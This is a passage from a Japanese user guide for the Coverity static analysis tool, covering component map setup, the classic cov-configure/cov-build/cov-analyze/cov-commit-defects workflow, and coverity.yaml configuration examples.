


図:コンポーネントマップの作成

コンポーネントマップ設定方法

コンポーネントマップを作成しただけでは、機能しません。「設定」

1. 「設定」-「プロジェクトとストリーム」に移動
2. コンポーネントを分けたいストリームを選択して「編集」をクリック
3. コンポーネントマップ を作成したものに変更

コンポーネントのマッピング処理が終わると、問題の表示画面の「コンポーネント」列が、条件に応じたものに変更されます。

8.3 製品ドキュメント

使用方法、動作の詳細については以下からアクセスできる製品ドキュメントをご参照ください

- Coverity Connect 「ヘルプ」-「Coverity ヘルプセンター」-「6. 資料セット」

解析方法

- Coverity Analysis ユーザーおよび管理マニュアル
- Coverity Connect 使用方法
- Coverity Platform ユーザーおよび管理マニュアル

各コマンド詳細

- Coverity コマンド リファレンス
- 検出プログラム (チェッカー) 詳細
- Coverity チェッカー リファレンス

9 Appendix

9.1 クラシックなコマンド体系による解析

解析では、Coverity CLIを使用して解析を実施しました。C言語などの言語の場合、追加で設定が必要なため、別のコマンド体系で解析を実施します。ここでは、下記の4つのコマンドを使用します。Coverity CLIと同様に、ツールのインストール先の bin ディレクトリに、各種コマンドが存在します。

- cov-configure
- cov-build
- cov-analyze
- cov-commit-defects

9.1.1 cov-configure

cov-configure コマンドを実行し、解析対象をコンパイルするためのお使いのコンパイラ・言語をCoverityに指示します。複数の言語・コンパイラが解析対象の場合は、複数回実行します。このコマンドは、Coverity Analysis をインストールし、解析を始める最初の1回だけ実行します。

gcc および g++ コンパイラの場合

```
cov-configure --gcc
```

Microsoft C/C++ コンパイラ cl.exe の場合

```
cov-configure --msvc
```

Java の場合

```
cov-configure --java
```

Microsoft C# コンパイラ csc.exe の場合

```
cov-configure --cs
```

組み込み系コンパイラの場合、コンパイラの実行ファイル名とコンパイラの種類を設定する必要があります。

組み込み系 C/C++ コンパイラの場合のコマンドフォーマットは以下の通りです。

```
cov-configure --template --compiler <コンパイラ名> --comptype <コンパイラタイプ>
```

例えば、Renesas shコンパイラの場合、下記ようになります。shc がコンパイラ名で、renesascc がCoverity として認識しているコンパイラの種類です。

```
cov-configure --template --compiler shc --comptype renesascc
```

他の例です。arm-linux-gnueabi-gcc でARM用クロスコンパイルを行っている場合

```
cov-configure --template --compiler arm-linux-gnueabi-gcc --comptype gcc
```

使用可能な comptype は、下記コマンドで確認することができます。

```
cov-configure --list-compiler-types
```

cov-configure--list-compiler-types 出力例:

```
armcc:armcc,armcc,C,FAMILY HEAD,ARM C Compiler (CIT)
csc:csc,C#,FAMILY HEAD,Microsoft C# Compiler
g++,g++,CXX,SINGLE,GNU C++ compiler
gcc:gcc,C,FAMILY HEAD,GNU C compiler
java:java,JAVA,SINGLE,Oracle Java compiler (java)
javac:javac,JAVA,FAMILY HEAD,Oracle Java compiler (javac)
msvc:cl,C,FAMILY HEAD,Microsoft Visual Studio
(省略)
```

列後半の説明を確認して、解析対象のコンパイルに使用しているコンパイラを選択してください。出力の1列目(例:armcc:armcc や csc)を -comptype オプションに指定します。出力の2列目は一般に使用されるコンパイラ名を参考として表記しています。

参考ドキュメント: <Coverity URL> /doc/ja/cov.analysis.administration_guide.html#compiler

9.1.2 cov-build

cov-buildコマンドを実行し、解析対象のビルドキャプチャを行います。

コマンド書式


```
<解析対象のクリーンビルドコマンド>  
cov-build --dir <中間ディレクトリ> --encoding <Shift_JIS/EUC-JP/UTF-8> <ビルドコマンド>
```

例

```
make clean  
cov-build --dir idir --encoding UTF-8 make all
```

- cov-build コマンド実行前には、解析対象のクリーンビルドを実施してください
- cov-build コマンド実行前に、ビルドコマンドがCoverityなしで成功するかご確認ください
- -dir オプションで 指定したディレクトリに解析対象のスキャン結果が格納されます。これを中間ディレクトリと呼びます。

ビルドキャプチャの実行後、idir/build-log.txt にログが出力されます。エラーが発生した場合、このファイルを担当SEまで送付してください。ログの最後の部分に、ビルド結果（全ソースの何パーセントがビルドされたかを表す数値）が出力されます。

状況にもよりますが、90%以上のビルド結果が得られた場合には、解析の段階に進みます。

```
Build time (cov-build overall): 00:02:47.075967  
Emitted 794 Java compilation units (100%) successfully  
794 Java compilation units (100%) are ready for analysis  
The cov-build utility completed successfully.
```

9.1.3 cov-analyze

cov-analyze コマンドを実行し解析を行います。

コマンド書式

```
cov-analyze --dir <中間ディレクトリ> --all
```

解析処理が完了すると <中間ディレクトリ>/output/summary.txt が作成されます。
このファイルを担当SEに送付してください。

解析対象が、Webアプリケーションの場合で、セキュリティチェックを行う場合は以下のオプションを付けて実行してください。

- --webapp-security

その他解析のオプションは、コマンドリファレンスの cov-analyze の項目を参照してください。

- 場所: <Coverity URL>/doc/ja/cov_command_ref.html

9.1.4 cov-commit-defects

cov-commit-defects コマンドを実行し、解析結果を Coverity Connect のデータベースにコミットします

コマンド書式

```
cov-commit-defects --dir <中間ディレクトリ> \  
--url http://<Coverity Connectホスト名>:8080 --user admin \  
--password <adminパスワード> --stream <ストリーム名>
```

Note

PoVライセンスでは、別途コミットパスワード(passphrase)の入力が必要です。
担当SEが別途連絡します。

9.2 yamlファイルの編集

Coverity CLI の解析では、coverity.yaml ファイルを編集することで、coverity コマンドの各タスク (capture, analyze, commit) のオプションを設定することができます。

各オプションの詳細については [Options reference](#) も併せてご参照ください。ここでは、主要なオプション例を紹介します。

大きな coverity.yaml の例

```
capture:
  build:
    clean-command: make clean
    build-command: make build
  compiler-configuration:
    cov-configure:
      - [ --compiler, armcc_test, --comptype, armcc, --template ]
  encoding: UTF-8
analyze:
  callgraph-metrics: true
  c-cpp-virtual: true
  c-cpp-fnptr: true
  constraint-fpp: true
  checkers:
    all: true
    c-family-security: true
commit:
  connect:
    url: http://localhost:8080
    stream: TestStream
```

9.2.1 capture コンパイラ設定・ビルドコマンド

```
capture:
  build:
    clean-command: make clean
    build-command: make build
  compiler-configuration:
    cov-configure:
      - [ --compiler, armcc_test, --comptype, armcc, --template ]
  encoding: Shift-JIS
```

build.clean-command / build-command では、ビルド設定を記載します。

GCC / clang / Visual Studio 以外の C/C++ のコンパイラはコンパイラ設定の記載が必要になります。[cov-configure](#) のオプションの内容を、compiler-configurationcov-configure に配列として記載します。

デフォルトでは、C/C++ のソースファイルが US-ASCII で記載されていることを前提としています。それ以外の場合は、capture.encoding で文字コードを指定します。UTF-8, Shift-JIS, EUC-JP などが指定可能です。指定可能な文字コードは[cov-build](#) ドキュメントの --encoding オプションを参照してください

9.2.2 analyze 解析オプション設定

analyze のためのオプションは多数存在します。ここでは、一例を示します。

```
analyze:
  callgraph-metrics: true
  c-cpp-virtual: true
  c-cpp-fnptr: true
  constraint-fpp: true
  checkers:
    all: true
    c-family-security: true
```

- コールグラフメトリクスを出力する
- 関数ポインタ使用時の関数間解析を有効
- 仮想関数オーバーライド使用時の関数間解析を有効
- すべての品質/セキュリティチェッカーを有効
- デッドコード内の不具合検知を行わない

9.2.3 analyze コーディング規約解析

MISRA, CERT-C などのコーディング規約解析を実施する場合には、analyze.coding-standards を設定します。

デフォルトの品質チェッカーによる解析を行わない(コーディング規約のみ解析する)場合には analyze.checkers.default を false に設定します。

```
analyze:
  coding-standards:
    misrac2012:
      pre-canned: all
  checkers:
    default: false
```

9.2.4 analyze その他

coverity.yaml でキーワード化されていない解析オプションは analyze.cov-analyze-args で記載することができます。

例: SpotBugsを有効にする

```
analyze:
  cov-analyze-args:
    - --enable-spotbugs
```

9.2.5 commit 証明書

接続対象の Coverity Connect に https 接続する、および自己署名証明書を使用している場合、解析クライアント側で証明書を信用するように ``commit.connect.on-new-cert=trust` を設定します

```
commit:
  connect:
    url: http://localhost:8080
    stream: TestStream
    on-new-cert: trust
```

現在、on-new-cert を "trust" に設定しても、Coverity Analytics と Black Duck® Bridge では機能しません。回避策は、自己署名証明書をオペレーティングシステムの証明書ストアに手動で追加することです。これによってこの証明書が信頼できることがオペレーティングシステムに通知され、続行できるようになります。



本資料のご使用について

- 本資料の内容は予告なく変更することがありますのでご了承ください。
- 本資料の作成者および提供者は、本資料に関していかなる種類の保証を負うものではありません。また本資料の作成者および提供者は、本資料の使用における直接的・間接的また結果的に生じたいかなる損害についても責任を負うものではありません。
- 本資料の内容は、本資料の作成者および権利所有者に帰属します。使用者はこれらの権利を尊重し、無断での利用や転載を行わないようにお願いします。